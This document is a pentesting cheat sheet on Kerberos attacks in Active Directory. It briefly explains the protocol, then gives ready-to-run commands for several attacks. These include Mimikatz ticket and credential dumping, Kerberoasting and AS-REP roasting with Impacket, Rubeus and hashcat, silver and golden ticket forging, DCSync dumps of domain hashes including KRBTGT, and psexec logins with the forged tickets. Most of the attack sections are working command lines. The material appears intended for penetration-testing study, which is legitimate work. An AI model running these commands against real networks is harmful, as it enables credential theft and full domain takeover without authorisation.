Kerberos
Kerberos Authentication

How Kerberos works:
- The user sends their username and a timestamp encrypted with a key derived from their password (pre-authentication) to the Key Distribution Center (KDC)
- KDC sends back a Ticket Granting Ticket (TGT) and a Session Key that allows the user to generate authentication information to other services
- The TGT is encrypted with the KRBTGT account's key, so only the KDC can read it
- When a user needs to authenticate to a service, their TGT, username (encrypted with timestamp), and SPN is provided to the KDC for a Ticket Granting Service (TGS)
- SPN is the Service Principal Name, which is the service the user is trying to connect to.
- The KDC will return a TGS (encrypted with the Service Owner Hash) and a Service Session Key
- The service will use the TGS and Service Session Key to authenticate the user
Enumerating Kerberos
Klist
klist is a native Windows command that displays cached Kerberos tickets. More info here.
Mimikatz with Kerberos
For dumping hashes and cached creds, fire up Mimikatz and gain debug privilege:
mimikatz # privilege::debug
mimikatz # token::elevate
Sekurlsa
To see help menu for sekurlsa, run: sekurlsa::
List Kerberos tickets: sekurlsa::tickets
- Look for accounts with ticket granting ticket (TGT) and ticket granting service (TGS)
Kerberos
To see the help menu for kerberos, run: kerberos::
List tickets: kerberos::list
To export the tickets: kerberos::list /export
- Exported tickets (kirbis) can be cracked in the kerberoasting technique
Kerberos Attacks
Kerberoasting
Kerberoasting is an attack in which a service principal name (SPN) is used to request a ticket for the user under which the SPN is running.
Manual Kerberos
As described in the Enumerating Kerberos portion, Mimikatz can export the kerberos tickets. These tickets can be pulled down locally and cracked.
Using the kerberoast scripts in /usr/share/kerberoast
tgsrepcrack.py /usr/share/wordlists/rockyou.txt KIRBIFILENAMEAlternatively, use the kirbi2john script to convert it to a john hash and crack it the usual way. See below for a way to automate it in a batch:
for f in *.kirbi; do
echo "=== " $f " ===";
python3 /usr/share/kerberoast/kirbi2john.py $f | sed "/\n\n/d" >$f.hash;
john --wordlist=/usr/share/wordlists/rockyou.txt $f.hash;
done
To obtain more information (i.e. usernames), pipe the GetUserSPNs.ps1 script over to the host.
Kerberoasting with Impacket GetUserSPNs
The Impacket GetUserSPNs script queries target domain for service principal names (SPNs) that are running under a user account
Requires credentials or hash
impacket-GetUserSPNs -request -dc-ip DCIPADDR DOMAIN/USERNAMECrack the password and (if administrator), use PsExec to run commands.
AS-REP Roasting
Accounts with Kerberos pre-authentication disabled (DONT_REQ_PREAUTH) will hand back an AS-REP encrypted with the user's key to anyone who asks, which can be cracked offline.
Without credentials, using a user list:
impacket-GetNPUsers DOMAIN/ -usersfile users.txt -dc-ip DCIPADDR -format hashcat -outputfile asrep.hashWith credentials, to find and request all roastable users:
impacket-GetNPUsers DOMAIN/USERNAME:PASSWORD -dc-ip DCIPADDR -request -format hashcat -outputfile asrep.hashFrom a Windows host with Rubeus:
Rubeus.exe asreproast /format:hashcat /outfile:asrep.hashCrack the hashes:
hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txtSilver Ticket Attack
If the NT hash of a service account (or computer account) is obtained, a ticket for that one service can be forged without talking to the KDC.
- Using the impacket ticketer script:
impacket-ticketer -nthash SERVICENTHASH -domain-sid DOMAINSID -domain DOMAIN -spn cifs/TARGETFQDN USERNAME-spnis the service to forge a ticket for, e.g.cifsfor file shares/psexec,httpfor web,mssqlsvcfor SQL
- If successful, add the ccache file to path:
export KRB5CCNAME=USERNAME.ccache - Use it against that service:
impacket-psexec DOMAIN/USERNAME@TARGETFQDN -k -no-pass
With Mimikatz, the ticket can be injected directly:
mimikatz # kerberos::golden /user:USERNAME /domain:DOMAIN /sid:DOMAINSID /target:TARGETFQDN /service:cifs /rc4:SERVICENTHASH /pttDCSync
Accounts with replication rights (Replicating Directory Changes and Replicating Directory Changes All; by default Domain Admins, Enterprise Admins, and Domain Controllers) can ask a DC to replicate password data, including the KRBTGT hash needed for a Golden Ticket.
Dump all domain hashes:
impacket-secretsdump DOMAIN/USERNAME:PASSWORD@DCIPADDR -just-dcDump a single account:
impacket-secretsdump DOMAIN/USERNAME:PASSWORD@DCIPADDR -just-dc-user krbtgtWith Mimikatz:
mimikatz # lsadump::dcsync /domain:DOMAIN /user:krbtgtGolden Ticket Attack
If a KRBTGT hash is acquired, a golden ticket attack may be an option.
- Using the impacket ticketer script:
impacket-ticketer -nthash KRBTGTNTHASH -domain-sid DOMAINSID -domain DOMAINNAME USERNAME- Get domain SID with:
Get-ADDomain DOMAINNAME - Use fully qualified domain first for domain name
- Username can be literally anything
- Get domain SID with:
- If successful, add the ccache file to path:
export KRB5CCNAME=OUTPUTFILE.ccache - Run impacket psexec to log in:
impacket-psexec DOMAINNAME/USERNAME@IPADDR -k -no-pass- For target, use domain over IP address
- Other options: smbexec or wmiexec
- Clock skew too great --> use
date -s NEWTIME